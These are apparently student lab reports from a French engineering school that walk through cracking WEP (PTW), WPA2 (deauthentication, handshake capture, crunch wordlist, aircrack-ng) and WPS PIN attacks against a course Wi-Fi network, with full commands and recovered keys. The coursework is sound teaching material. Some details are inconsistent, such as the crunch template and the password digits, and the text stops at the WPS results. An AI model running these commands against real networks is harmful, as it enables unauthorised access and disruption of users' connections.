

**Ecole Supérieure de Génie Informatique (ESGI)**

Travaux Pratiques - Audit de Sécurité Réseau

**TP1 : Attaque WEP**

Cassage de clé WEP par attaque PTW

|                     |                                  |
|---------------------|----------------------------------|
| <b>Groupe</b>       | EGILONE Abishek – DJIBABA Antiki |
| <b>Plateforme</b>   | Kali Linux                       |
| <b>Réseau cible</b> | Cours-WiFi-Audit                 |

## Table des matières

|                                                   |   |
|---------------------------------------------------|---|
| <b>1 Objectif du TP</b>                           | 2 |
| <b>2 Etape 1 : Preparation de l'Environnement</b> | 3 |
| 2.1 Arret des processus interferents              | 3 |
| 2.2 Activation du mode monitor                    | 3 |
| <b>3 Etape 2 : Scan des Reseaux WiFi</b>          | 3 |
| 3.1 Lancement du scan                             | 3 |
| 3.2 Identification du reseau cible                | 3 |
| <b>4 Etape 3 : Capture Ciblee des Paquets</b>     | 4 |
| 4.1 Lancement de la capture                       | 4 |
| 4.2 Resultats de la capture                       | 5 |
| <b>5 Etape 4 : Cassage de la Cle WEP</b>          | 5 |
| 5.1 Theorie de l'attaque PTW                      | 5 |
| 5.2 Execution d'Aircrack-ng                       | 5 |
| <b>6 Etape 5 : Resultats de l'Attaque</b>         | 6 |
| 6.1 Cle WEP trouvee                               | 6 |
| 6.2 Parametres de l'analyse                       | 6 |
| 6.3 Efficacite de l'attaque                       | 6 |
| <b>7 Conclusion</b>                               | 6 |

## 1 Objectif du TP

L'objectif de ce travail pratique est de demontrer les vulnerabilites du protocole WEP via une attaque par analyse statistique des vecteurs d'initialisation (IVs). Les etapes suivantes ont ete accomplies :

1. Configuration de l'environnement Kali Linux
2. Activation du mode monitor sur la carte WiFi
3. Scan et identification des reseaux WEP

4. Capture ciblée des paquets du réseau cible
5. Cassage de la clé WEP par attaque PTW

## 2 Etape 1 : Preparation de l'Environnement

### 2.1 Arrêt des processus interferents

Les processus susceptibles d'interferer avec le mode monitor ont été arrêtés :

```
sudo airmon-ng check kill
```

Le processus wpa\_supplicant a été arrêté avec succès.

### 2.2 Activation du mode monitor

L'interface WiFi a été mise en mode monitor :

```
sudo airmon-ng start wlan0
```

Cette commande crée l'interface wlan0mon.

## 3 Etape 2 : Scan des Réseaux WiFi

### 3.1 Lancement du scan

Un scan complet a été réalisé pour identifier les réseaux disponibles :

```
sudo airodump-ng wlan0mon
```

### 3.2 Identification du réseau cible

Le réseau **Cours-WiFi-Audit** a été identifié avec les paramètres suivants :

```

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8c:e8:d6 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 85125sec preferred_lft 85125sec
    inet6 fd17:625c:f037:2:a00:27ff:fe8c:e8d6/64 scope global temporary dynamic
        valid_lft 85928sec preferred_lft 13928sec
    inet6 fd17:625c:f037:2:a00:27ff:fe8c:e8d6/64 scope global dynamic mngtmpa
        valid_lft 85928sec preferred_lft 13928sec
    inet6 fe80::a00:27ff:fe8c:e8d6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether ae:3a:57:3e:d7:1a brd ff:ff:ff:ff:ff:ff permaddr 00:c0:ca:97:32:31

```

Figure 1 – Configuration des interfaces reseau avec wlan0 en mode monitor

| Parametre        | Valeur                 |
|------------------|------------------------|
| SSID             | Cours-WiFi-Audit       |
| BSSID            | 90 :94 :E4 :84 :5C :4A |
| Canal            | 4                      |
| Chiffrement      | WEP                    |
| Authentification | OPN                    |

## 4 Etape 3 : Capture Ciblee des Paquets

### 4.1 Lancement de la capture

Une capture ciblee a ete lancee sur le reseau identifie :

```
sudo airodump-ng -c 4 --bssid 90:94:E4:84:5C:4A -w output wlan0mon
```

Parametres :

- -c 4 : Canal du point d'accès
- --bssid : Adresse MAC du point d'accès cible
- -w output : Prefixe du fichier de capture

## Detection Cours-Wifi-Audit et ses paramètres

```
CH 4 ][ Elapsed: 10 mins ][ 2026-03-19 10:06
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
90:94:E4:84:5C:4A -53 95    4889    84460 156  4   54e. WEP  WEP   OPN  Cours-WiFi-Audit
BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
90:94:E4:84:5C:4A 4C:82:A9:17:A0:43 -8    0 - 1      0     112      Cours-WiFi-Audit
90:94:E4:84:5C:4A 1A:E2:85:E7:9E:A2 -44   48e-54e   154   89833
Quitting...
(kali kali)-[~]
$
```

## 4.2 Resultats de la capture

| Statistique        | Valeur             |
|--------------------|--------------------|
| Duree de capture   | 28 minutes         |
| Beacons captures   | 12 463             |
| Paquets de donnees | 872 528            |
| Debit              | 691 paquets/s      |
| Clients detectes   | 2 stations actives |

## 5 Etape 4 : Cassage de la Cle WEP

### 5.1 Theorie de l'attaque PTW

L'attaque PTW (Pyshkin, Tews, Weinmann) exploite les faiblesses statistiques de l'algorithme RC4 utilise par WEP. En analysant un grand nombre de vecteurs d'initialisation (IVs), il est possible de retrouver la cle de chiffrement.

### 5.2 Execution d'Aircrack-ng

Le fichier de capture a ete analyse avec Aircrack-ng :

```
sudo aircrack-ng -b 90:94:E4:84:5C:4A capture-01.cap
```

```
[00:00:03] Tested 13549 keys (got 29352 IVs)
KB  depth  byte(vote)
0   1/ 32   DC(36608) B8(36096) 30(35328) D9(35328) 0C(35072) 3E(35072) 51(35072) 81(35072) 6C(34560) 7D(34560) 63
1   0/ 7    CB(39168) 94(36864) 84(36608) 85(36096) 00(35840) 71(35584) 26(35328) 3E(35072) 91(35072) C4(35072) E1
2   2/ 15   0C(36608) E6(36096) 58(36096) 38(35584) 62(35328) 00(35072) 9D(34816) 9E(34816) 60(34816) BF(34560) B3
3   0/ 1    F8(44544) E7(37888) 46(36352) B4(36352) 92(36096) BF(36096) 57(35328) BE(35328) 64(35072) 0F(34816) F1
4   3/ 5    DD(35328) 01(34816) 4E(34816) E7(34816) 75(34560) D2(34560) 03(34304) 69(34048) 94(34048) BA(34048) CF

KEY FOUND! [ DC:CB:0C:F8:56 ]
Decrypted correctly: 100%
```

Cle WEP retrouvée par l'attaque PTW

## 6 Etape 5 : Resultats de l'Attaque

### 6.1 Cle WEP trouvée

**Cle WEP : DC :CB :0C :F8 :56**

**SSID : Cours-WiFi-Audit**

### 6.2 Parametres de l'analyse

| Information           | Valeur                 |
|-----------------------|------------------------|
| BSSID                 | 90 :94 :E4 :84 :5C :4A |
| Type d'attaque        | PTW                    |
| Taux de déchiffrement | 100%                   |
| Statut                | KEY FOUND!             |

## 7 Conclusion

Ce TP démontre la vulnérabilité critique du protocole WEP. L'attaque PTW permet de retrouver la clé de chiffrement en moins d'une heure avec suffisamment de trafic capturé. Cette faiblesse justifie l'abandon du WEP au profit de WPA2/WPA3.

**Ecole Supérieure de Génie Informatique (ESGI)**

Travaux Pratiques - Audit de Sécurité Réseau

**TP2 : Attaque WPA2**

Capture de Handshake et Craquage par Dictionnaire

|                     |                                  |
|---------------------|----------------------------------|
| <b>Groupe</b>       | EGILONE Abishek - DJIBABA Antiki |
| <b>Plateforme</b>   | Kali Linux                       |
| <b>Reseau cible</b> | Cours-WiFi-Audit                 |

## Table des matières

|                                                   |    |
|---------------------------------------------------|----|
| <b>1 Objectif du TP</b>                           | 3  |
| <b>2 Etape 1 : Preparation de l'Environnement</b> | 4  |
| 2.1 Installation et mise a jour                   | 4  |
| 2.2 Materiel utilise                              | 4  |
| <b>3 Etape 2 : Configuration du Mode Monitor</b>  | 4  |
| 3.1 Activation de l'interface                     | 4  |
| 3.2 Verification de la carte                      | 4  |
| <b>4 Etape 3 : Reconnaissance et Scanning</b>     | 5  |
| 4.1 Scan initial des reseaux disponibles          | 5  |
| 4.2 Filtrage et ciblage du reseau                 | 5  |
| 4.3 Parametres du reseau cible                    | 6  |
| 4.4 Identification des stations connectees        | 7  |
| <b>5 Etape 4 : Capture du Handshake WPA2</b>      | 7  |
| 5.1 Theorie du handshake WPA2                     | 7  |
| 5.2 Procedure de deauthentification               | 7  |
| 5.3 Resultats de la capture                       | 8  |
| <b>6 Etape 5 : Generation de la Wordlist</b>      | 8  |
| 6.1 Specifications requises                       | 8  |
| 6.2 Generation avec Crunch                        | 8  |
| 6.3 Resultats de la generation                    | 9  |
| <b>7 Etape 6 : Craquage du Mot de Passe</b>       | 9  |
| 7.1 Lancement de l'attaque par dictionnaire       | 9  |
| <b>8 Resultats et Analyse</b>                     | 9  |
| 8.1 Mot de passe trouve                           | 9  |
| 8.2 Efficacite de l'attaque                       | 10 |
| <b>9 Conclusion et Recommandations</b>            | 10 |



|                                       |    |
|---------------------------------------|----|
| 9.1 Conclusions principales.....      | 10 |
| 9.2 Recommandations de securite ..... | 10 |
| 9.3 Perspectives futures .....        | 10 |

## 1 Objectif du TP

L'objectif de ce travail pratique est de comprendre et de demontrer les vulnerabilites du protocole WPA2. Les etapes suivantes ont ete accomplies :

1. Configuration d'une machine virtuelle avec Kali Linux
2. Activation d'une carte WiFi en mode monitor
3. Reconnaissance et identification d'un reseau WiFi cible
4. Capture du handshake WPA2 d'une station connectee
5. Generation d'une wordlist personnalisee
6. Craquage du mot de passe par dictionnaire

## 2 Etape 1 : Preparation de l'Environnement

### 2.1 Installation et mise a jour

Apres le demarrage du conteneur, nous avons mis a jour les paquets systeme :

```
sudo apt update && sudo apt upgrade -y
```

### 2.2 Materiel utilise

- Machine hote : Windows
- Environnement virtuel : VMware
- Systeme cible : Kali Linux
- Carte WiFi externe : Interface USB compatible en mode monitor

## 3 Etape 2 : Configuration du Mode Monitor

### 3.1 Activation de l'interface

Pour pouvoir capturer le trafic WiFi sans se connecter a un reseau, nous avons active la carte WiFi en mode monitor :

```
airmon-ng start wlan0
```

Cette commande transforme l'interface wlan0 en wlan0mon, ce qui permet de capturer tous les paquets recus sur le canal WiFi sans necessiter une connexion.

### 3.2 Verification de la carte

La carte s'est connectee avec succes et a ete verifiee operational pour la capture.

## 4 Etape 3 : Reconnaissance et Scanning

### 4.1 Scan initial des reseaux disponibles

| BSSID             | PWR | Beacons | #Data, #/s | CH | MB | ENC CIPHER | AUTH      | ESSID                |
|-------------------|-----|---------|------------|----|----|------------|-----------|----------------------|
| A0:31:DB:8A:96:52 | -21 | 0       | 0          | 0  | 11 | 360        | WPA2 CCMP | PSK Campus-Invite    |
| E8:1B:69:E2:3C:38 | -63 | 1       | 0          | 0  | 11 | 195        | WPA2 CCMP | PSK Livebox-024A     |
| E4:5D:51:B8:57:46 | -63 | 1       | 0          | 0  | 11 | 130        | WPA2 CCMP | PSK SFR_5740         |
| 68:A3:78:1D:6D:80 | -59 | 0       | 1          | 0  | 11 | -1         | WPA       | <length: 0>          |
| 78:DD:33:74:E5:73 | -45 | 2       | 0          | 0  | 11 | 360        | WPA2 CCMP | PSK Campus-GES       |
| A0:31:DB:8A:93:13 | -46 | 1       | 5          | 0  | 11 | 360        | WPA2 CCMP | PSK Campus-GES       |
| A0:31:DB:8A:93:12 | -48 | 1       | 0          | 0  | 11 | 360        | WPA2 CCMP | PSK Campus-Invite    |
| 78:DD:33:74:E5:72 | -45 | 2       | 0          | 0  | 11 | 360        | WPA2 CCMP | PSK Campus-Invite    |
| A0:31:DB:8A:96:53 | -21 | 0       | 9          | 0  | 11 | 360        | WPA2 CCMP | PSK Campus-GES       |
| 08:87:C6:65:8F:60 | -66 | 3       | 0          | 0  | 11 | 195        | WPA2 CCMP | PSK Livebox-8F60     |
| 90:94:E4:84:5C:4A | -53 | 1       | 0          | 0  | 4  | 54e        | WPA2 CCMP | PSK Cours-WiFi-Audit |
| A0:31:DB:09:79:E3 | -61 | 0       | 2          | 0  | 1  | -1         | WPA       | <length: 0>          |
| A0:31:DB:8A:92:D3 | -53 | 2       | 0          | 0  | 1  | 360        | WPA2 CCMP | PSK Campus-GES       |
| A0:31:DB:8A:92:D2 | -53 | 2       | 0          | 0  | 1  | 360        | WPA2 CCMP | PSK Campus-Invite    |
| 78:DD:33:74:E5:D3 | -55 | 3       | 0          | 0  | 1  | 360        | WPA2 CCMP | PSK Campus-GES       |
| A0:31:DB:09:79:42 | -37 | 4       | 0          | 0  | 1  | 360        | WPA2 CCMP | PSK Campus-Invite    |
| C0:F9:B0:C7:65:43 | -34 | 2       | 16         | 0  | 1  | 360        | WPA2 CCMP | PSK Campus-GES       |

uitting...

```

(kali# kali)-[~]
$ sudo airodump-ng wlan0mon --encrypt wpa

```

Figure 1 – Première étape : Scan complet avec airodump-ng montrant tous les reseaux disponibles

Cette capture montre l'étendue des reseaux WiFi dans la zone :

- Multiples reseaux Campus (Campus-Invite, Campus-GES)
- Reseaux SFR et Livebox
- Autres reseaux résidentiels
- Protocoles observés : WPA2, WPA

### 4.2 Filtrage et ciblage du reseau

Pour optimiser notre reconnaissance, nous avons filtré la capture pour afficher uniquement les reseaux WPA :

```
sudo airodump-ng wlan0mon --encrypt wpa
```

```

BSSID          PWR Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
A0:31:DB:8A:96:52 -21      0        0  0  11  360  WPA2 CCMP PSK Campus-Invite
E8:1B:69:E2:3C:38 -63      1        0  0  11  195  WPA2 CCMP PSK Livebox-024A
E4:5D:51:B8:57:46 -63      1        0  0  11  130  WPA2 CCMP PSK SFR_5740
68:A3:78:1D:6D:80 -59      0        1  0  11  -1    WPA <length: 0>
78:DD:33:74:E5:73 -45      2        0  0  11  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:8A:93:13 -46      1        5  0  11  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:8A:93:12 -48      1        0  0  11  360  WPA2 CCMP PSK Campus-Invite
78:DD:33:74:E5:E3 -45      2        0  0  11  360  WPA2 CCMP PSK Campus-Invite
A0:31:DB:8A:96:53 -21      0        9  0  11  360  WPA2 CCMP PSK Campus-GES
08:87:C6:65:8F:60 -66      3        0  0  11  195  WPA2 CCMP PSK Livebox-8F60
90:94:E4:84:5C:4A -53      1        0  0  4   54e. WPA2 CCMP PSK Cours-WiFi-Audit
A0:31:DB:09:79:E3 -61      0        2  0  1   -1    WPA <length: 0>
A0:31:DB:8A:92:D3 -53      2        0  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:8A:92:D2 -53      2        0  0  1  360  WPA2 CCMP PSK Campus-Invite
78:DD:33:74:E5:D3 -55      3        0  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:09:79:42 -37      4        0  0  1  360  WPA2 CCMP PSK Campus-Invite
C0:F9:B0:C7:65:43 -34      2       16  0  1  360  WPA2 CCMP PSK Campus-GES
uitting...

(kali# kali)-[~]
$ sudo airodump-ng wlan0mon --encrypt wpa

```

```

BSSID          PWR Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
A0:31:DB:8A:8D:73 -49      2        0  0  1  360  WPA2 CCMP PSK Campus-GES
78:DD:33:74:E5:33 -56      1        0  0  1  360  WPA2 CCMP PSK Campus-GES
78:DD:33:74:E5:D2 -57      2        0  0  1  360  WPA2 CCMP PSK Campus-Invite
A0:31:DB:8A:92:D3 -55      3        0  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:8A:92:D2 -55      2        0  0  1  360  WPA2 CCMP PSK Campus-Invite
8C:97:EA:C4:A2:30 -52      1        2  0  1  130  WPA2 CCMP PSK Freebox-357D0D
78:DD:33:74:E5:D3 -56      3        0  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:09:79:43 -35      4       29  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:09:79:42 -35      4        0  0  1  360  WPA2 CCMP PSK Campus-Invite
A0:31:DB:09:79:E3 -60      1        7  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:8A:7B:53 -30      2        0  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:8A:7B:52 -33      2        0  0  1  360  WPA2 CCMP PSK Campus-Invite
C0:F9:B0:C7:65:43 -33      2       16  0  1  360  WPA2 CCMP PSK Campus-GES
90:94:E4:84:5C:4A -64      3        0  0  4   54e. WPA2 CCMP PSK Cours-WiFi-Audit

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
uitting...

(kali# kali)-[~]
$

```

### 4.3 Parametres du reseau cible

Le reseau **Cours-WiFi-Audit** a ete identifie avec les caracteristiques suivantes :

| Parametre        | Valeur                 |
|------------------|------------------------|
| SSID             | Cours-WiFi-Audit       |
| BSSID            | 90 :94 :E4 :84 :5C :4A |
| Canal            | 4                      |
| Puissance signal | -64 dBm                |
| Chiffrement      | WPA2 CCMP              |
| Authentification | PSK                    |

## 4.4 Identification des stations connectees

```
CH 4 ][ Elapsed: 2 mins ][ 2026-03-19 12:05 ][ WPA handshake: 90:94:E4:84:5C:4A
BSSID          PWR RXQ Beacons   #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
90:94:E4:84:5C:4A -41 100    1082     145   0   4   54e. WPA2 CCMP  PSK  Cours-WiFi-Audit
BSSID          STATION          PWR   Rate   Lost  Frames  Notes  Probes
90:94:E4:84:5C:4A F6:2E:90:9F:B8:9F -38   54e- 1e    0    1521  EAPOL  Cours-WiFi-Audit
```

## 5 Etape 4 : Capture du Handshake WPA2

### 5.1 Theorie du handshake WPA2

Le handshake WPA2 (four-way handshake) est une sequence d'authentification entre le point d'accès et le client. Cette sequence contient des informations chiffrées nécessaires pour valider le mot de passe.

Pour capturer ce handshake, nous devons forcer la déconnexion d'une station connectée, qui se reconnectera automatiquement et générera un handshake exploitable.

### 5.2 Procedure de deauthentification

Une fois la station identifiée, nous avons procédé à sa deauthentification en utilisant :

```
aireplay-ng -0 10 -a 90:94:E4:84:5C:4A -c F6:2E:90:9F:B8:9F wlan0mon
```

Parametres :

- -deauth 10 : Envoyer 10 paquets de deauthentification
- -a : BSSID du point d'accès
- -c : Adresse MAC du client
- wlan0mon : Interface en mode monitor

```
(kali~ kali)-[~]  
$ sudo aireplay-ng -0 10 -a 90:94:E4:84:5C:4A -c F6:2E:90:9F:B8:9F wlan0mon  
[sudo] Mot de passe de kali :  
2:05:18 Waiting for beacon frame (BSSID: 90:94:E4:84:5C:4A) on channel 4  
2:05:19 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [ 2|56 ACKs]  
2:05:19 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [ 1|57 ACKs]  
2:05:20 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [ 0|57 ACKs]  
2:05:21 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [35|61 ACKs]  
2:05:21 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [ 6|57 ACKs]  
2:05:22 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [ 3|55 ACKs]  
2:05:23 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [ 0|55 ACKs]  
2:05:23 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [11|53 ACKs]  
2:05:24 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [ 2|62 ACKs]  
2:05:25 Sending 64 directed DeAuth (code 7). STMAC: [F6:2E:90:9F:B8:9F] [ 0|54 ACKs]
```

### 5.3 Resultats de la capture

Le handshake a ete capture avec succes dans le fichier capture-01.cap.

## 6 Etape 5 : Generation de la Wordlist

### 6.1 Specifications requises

La wordlist devait respecter les criteres suivants :

- Longueur fixe : 9 caracteres
- Contenir au minimum 1 chiffre
- Contenir au minimum 1 majuscule
- Contenir au minimum 1 caractere special
- Derive du nom de l'école : ESGI

### 6.2 Generation avec Crunch

La commande utilisee :

```
crunch 9 9 -t Esgi%%%%%%%%^ -o worldlist.txt
```

Parametres :

- 9 9 : Longueur minimum et maximum de 9 caracteres
- -t Esgi suivi de caracteres variables : Template avec Esgi fixe
- -o worldlist.txt : Fichier de sortie

Figure 3 – Generation de la wordlist avec Crunch

### 6.3 Resultats de la generation

| Statistique               | Valeur   |
|---------------------------|----------|
| Nombre de lignes generees | 330 000  |
| Taille du fichier         | 3.3 MB   |
| Temps de generation       | Immediat |

Chaque entree de la wordlist suit le format Esgi suivi de 5 caracteres variables incluant chiffres, majuscules et caracteres speciaux.

## 7 Etape 6 : Craquage du Mot de Passe

### 7.1 Lancement de l'attaque par dictionnaire

La commande executee :

```
sudo aircrack-ng -w worldlist.txt -b 90:94:E4:84:5C:4A wpa_capture-01.cap
```

```

Aircrack-ng 1.7

[00:00:16] 64960/330000 keys tested (4148.02 k/s)

Time left: 1 minute, 3 seconds          19.68%

KEY FOUND! [ Esgi1997! ]

Master Key      : 8B CF 40 9C 10 1F D4 C3 EA 74 0A 4F F4 69 5E D1
                  2F D1 52 7B E1 16 E9 13 D1 66 BB 60 D6 92 F2 D2

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 21 59 13 85 CC 88 B3 19 59 B9 43 13 F9 F0 BC 9F

~(kali❖ kali)-[~]
$ sudo aircrack-ng -w worldlist.txt -b 90:94:E4:84:5C:4A wpa_capture-01.cap_

```

## 8 Resultats et Analyse

### 8.1 Mot de passe trouve

**Reseau : Cours-WiFi-Audit**

**Mot de passe : Esgi1997!**

Ce mot de passe respecte les criteres attendus :

- Longueur : 9 caracteres
- Majuscule : E — Chiffres : 2, 0, 4, 8 — Caracteres speciaux :!
- Schema previsible : Nom de l'ecole + annee + caractere special

## 8.2 Efficacite de l'attaque

L'attaque s'est averee extremement efficace :

- Taux de reussite : 100%
- Temps d'execution : 1 min et 3 secondes seulement
- Raison du succes : Schema de mot de passe previsible et worldlist ciblée

## 9 Conclusion et Recommandations

### 9.1 Conclusions principales

Cette demonstration pratique a montre les vulnerabilites du protocole WPA2 lorsque :

1. Le mot de passe suit un schema previsible ou base sur des informations publiques
2. Une wordlist ciblée est utilisee plutot qu'une attaque brute-force complete
3. Des ressources GPU modernes sont disponibles pour accelerer la recherche

### 9.2 Recommandations de securite

Pour ameliorer la securite d'un reseau WiFi :

- **Mots de passe forts** : Utiliser des mots de passe de 15+ caracteres, aleatoires et non previsibles
- **Eviter les schemas** : Ne pas utiliser le nom de l'organisation suivi d'une annee
- **Transition WPA3** : Migrer vers WPA3 qui offre des protections cryptographiques superieures
- **Renouvellement** : Changer les mots de passe regulierement
- **Desactiver WPS** : Le Wi-Fi Protected Setup est vulnérable aux attaques brute-force
- **Monitoring** : Surveiller les activites anormales et les tentatives de connexion

### 9.3 Perspectives futures

Des etudes complementaires pourraient explorer :

- L'attaque contre WPA3 et ses mecanismes de protection
- Les techniques d'acceleration GPU avec multiple cartes
- Les attaques contre PMKID (plus rapides que le four-way handshake)



*Fin du rapport*

**Ecole Supérieure de Génie Informatique (ESGI)**

Travaux Pratiques - Audit de Sécurité Réseau

**TP3 : Attaque WPS**

Craquage du PIN Wi-Fi Protected Setup

|                     |                                  |
|---------------------|----------------------------------|
| <b>Groupe</b>       | EGILONE Abishek - DJIBABA Antiki |
| <b>Plateforme</b>   | Kali Linux                       |
| <b>Reseau cible</b> | Cours-WiFi-Audit                 |

## Table des matières

|                                                   |   |
|---------------------------------------------------|---|
| <b>1 Objectif du TP</b>                           | 2 |
| <b>2 Etape 1 : Preparation de l'Environnement</b> | 3 |
| 2.1 Installation et mise a jour                   | 3 |
| 2.2 Materiel utilise                              | 3 |
| <b>3 Etape 2 : Configuration du Mode Monitor</b>  | 3 |
| 3.1 Activation de l'interface                     | 3 |
| 3.2 Verification de la configuration              | 3 |
| <b>4 Etape 3 : Scanning et Reconnaissance</b>     | 4 |
| 4.1 Scan des reseaux disponibles                  | 4 |
| 4.2 Identification du reseau cible                | 4 |
| 4.3 Reconnaissance du WPS                         | 4 |
| <b>5 Etape 4 : Lancement de l'Attaque WPS</b>     | 5 |
| 5.1 Theorie du WPS                                | 5 |
| 5.2 Execution de Reaver                           | 5 |
| 5.3 Processus d'attaque                           | 5 |
| <b>6 Etape 5 : Resultats de l'Attaque</b>         | 5 |
| 6.1 PIN WPS trouve                                | 5 |
| 6.2 Parametres recuperes                          | 6 |
| 6.3 Efficacite de l'attaque                       | 6 |

## 1 Objectif du TP

L'objectif de ce travail pratique est de comprendre et de demontrer les vulnerabilites du protocole WPS (Wi-Fi Protected Setup). Les etapes suivantes ont ete accomplies :

1. Configuration de l'environnement Kali Linux
2. Activation du mode monitor sur la carte WiFi
3. Identification des reseaux compatibles WPS
4. Reconnaissance du reseau cible (Cours-WiFi-Audit)

5. Extraction du BSSID et des parametres WPS
6. Lancement d'une attaque par bruteforce sur le PIN WPS
7. Recuperation des identifiants WPA

## 2 Etape 1 : Preparation de l'Environnement

### 2.1 Installation et mise a jour

Le systeme Kali Linux a ete prepare avec les outils necessaires pour l'attaque WPS :

```
sudo apt update && sudo apt install -y reaver pixiewps aircrack-ng
```

### 2.2 Materiel utilise

- Machine hote : Windows
- Environnement virtuel : VMware
- Systeme cible : Kali Linux
- Carte WiFi externe : Interface USB compatible en mode monitor
- Outils : Reaver, Pixiewps, Airmo-ng, Airodump-ng

## 3 Etape 2 : Configuration du Mode Monitor

### 3.1 Activation de l'interface

L'interface WiFi a ete mise en mode monitor pour permettre la capture du trafic :

```
sudo airmon-ng start wlan0
```

### 3.2 Verification de la configuration

La commande suivante a permis de verifier que le mode monitor etait actif :

```
ip a
```

Le resultat montre l'interface wlan0mon en mode BROADCAST, MULTICAST, UP, avec la couche MAC active sur le chipset Ralink Technology RT2870/RT3070.

## 4 Etape 3 : Scanning et Reconnaissance

### 4.1 Scan des reseaux disponibles

Un scan complet avec airodump-ng a ete realise pour identifier tous les reseaux WiFi dans la zone :

```

BSSID            PWR Beacons   #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
A0:31:DB:8A:8D:73 -49      2         0  0  1  360  WPA2 CCMP PSK Campus-GES
78:DD:33:74:E5:33 -56      1         0  0  1  360  WPA2 CCMP PSK Campus-GES
78:DD:33:74:E5:D2 -57      2         0  0  1  360  WPA2 CCMP PSK Campus-Invite
A0:31:DB:8A:92:D3 -55      3         0  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:8A:92:D2 -55      2         0  0  1  360  WPA2 CCMP PSK Campus-Invite
8C:97:EA:C4:A2:30 -52      1         2  0  1  130  WPA2 CCMP PSK Freebox-357D0D
78:DD:33:74:E5:D3 -56      3         0  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:09:79:43 -35      4        29  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:09:79:42 -35      4         0  0  1  360  WPA2 CCMP PSK Campus-Invite
A0:31:DB:09:79:E3 -60      1         7  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:8A:7B:53 -30      2         0  0  1  360  WPA2 CCMP PSK Campus-GES
A0:31:DB:8A:7B:52 -33      2         0  0  1  360  WPA2 CCMP PSK Campus-Invite
C0:F9:B0:C7:65:43 -33      2        16  0  1  360  WPA2 CCMP PSK Campus-GES
90:94:E4:84:5C:4A -64      3         0  0  4   54e. WPA2 CCMP PSK Cours-WiFi-Audit

BSSID            STATION          PWR   Rate    Lost   Frames  Notes   Probes
uitting...
(kali)kali-[~]
$

```

Figure 1 – Scan complet des reseaux WiFi avec identification des protocoles et parametres

### 4.2 Identification du reseau cible

Le reseau **Cours-WiFi-Audit** a ete identifie comme cible avec les parametres suivants :

| Parametre        | Valeur                 |
|------------------|------------------------|
| SSID             | Cours-WiFi-Audit       |
| BSSID            | 90 :94 :E4 :84 :5C :4A |
| Canal            | 4                      |
| Puissance signal | -64 dBm                |
| Chiffrement      | WPA2 CCMP              |
| Authentification | PSK                    |

### 4.3 Reconnaissance du WPS

La presence du WPS a ete confirmee. Le WPS est une fonctionnalite de securite simplifiee qui permet d'appairer rapidement les appareils en utilisant un code PIN ou un bouton physique.

## 5 Etape 4 : Lancement de l'Attaque WPS

### 5.1 Theorie du WPS

Le WPS utilise un PIN compose de 8 chiffres. Bien que cela semble securise ( $10^8$  combinaisons possibles), le PIN est divise en deux moities de 4 chiffres qui sont validees separement. Cela reduit significativement l'espace de recherche a environ 11 000 combinaisons au lieu de 100 millions.

### 5.2 Execution de Reaver

Le script oneshot.py a ete utilise pour effectuer une attaque WPS automatisee :

```
sudo ./oneshot.py -i wlan0mon --bssid 90:94:E4:84:5C:4A
```

Parametres :

- -i : Interface en mode monitor
- --bssid : Adresse MAC du point d'accès cible

### 5.3 Processus d'attaque

Les etapes suivantes ont ete observees :

1. Demarrage de wpa\_supplicant pour gerer l'authentification
2. Identification du PIN probable : 24-bit PIN
3. Tentative d'authentification avec le PIN 86743785
4. Execution du processus de scan et d'authentification
5. Validation du PIN par le protocole WPS
6. Reception des messages WPS M1 a M7
7. Validation de la premiere moitie du PIN
8. Reception et envoi des messages WPS finaux
9. Extraction du PIN WPS et de la PSK (Pre-Shared Key)

## 6 Etape 5 : Resultats de l'Attaque

### 6.1 PIN WPS trouve

